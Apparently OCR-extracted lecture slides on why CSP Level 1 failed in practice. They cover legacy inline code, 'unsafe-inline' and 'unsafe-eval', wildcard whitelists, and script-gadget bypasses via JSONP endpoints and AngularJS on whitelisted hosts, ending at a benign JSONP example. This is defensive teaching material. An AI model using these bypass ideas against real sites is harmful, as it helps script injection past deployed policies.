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

Why CSP L1 should work
(in theory)

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Why CSP L1 did not work
(in practice)

Prohibitive effort for existing code bases

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- The Web is not new. We sit on enormous amounts of existing code
- Only very little of this code is naturally compatible with strong CSPs
- Refactoring this code is prohibitively expensive
  - Special problem here: inline event handlers
- Thus, very (!) slow uptake for existing sites

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
  - Special problem here: inline event handlers
- Thus, very (!) slow uptake for existing sites
- Potentially easy fix: **unsafe-inline**


CSP L1 - Adoption in the Wild




https://trends.builtwith.com/docinfo/Content-Security-Policy

[...], only 20 out of the top 1,000 sites in the world use CSP. [...]
Unfortunately, the other 18 sites with CSP do not use its full potential

http://research.sidstamm.com/papers/csp_icissp_2016.pdf



http://mweissbacher.com/blog/wp-content/uploads/2014/07/



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- Thus, if such an external dependency relies on practices that are incompatible with strong CSPs render the deployment of such policies problematic
- Potentially easy fix: **unsafe-eval**

Changing whitelists

Changing whitelists

- Web sites are ever changing
  - New external script providers have to be added to the whitelists
- External scripts may include additional scripts from additional origins
  - Not necessary even known to the hosting site
  - E.g., add resellers
- Thus, whitelists have to be constantly maintained

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- Thus, whitelists have to be constantly maintained
- Potentially easy fix: **wildcards in whitelists**

Overly permissive whitelisted origins

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- An attacker is still able to inject arbitrary script tags pointing to whitelisted hosts
- Thus, any script on one of these hosts is free game
  - Just, think about how many scripts reside on, e.g., google.com
- Examples for problematic scripts
  - JavaScript frameworks, such as AngularJS
    - Turn markup into script code
  - JSONP endpoints

Excursion: JSONP Concept

https://mail.google.com

Excursion: JSONP Concept

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http://google.de

```
$.getJSON("https://mail.google.com/
userdata.json", function (userdata) {
 // handle userdata here
}
```

https://mail.google.com

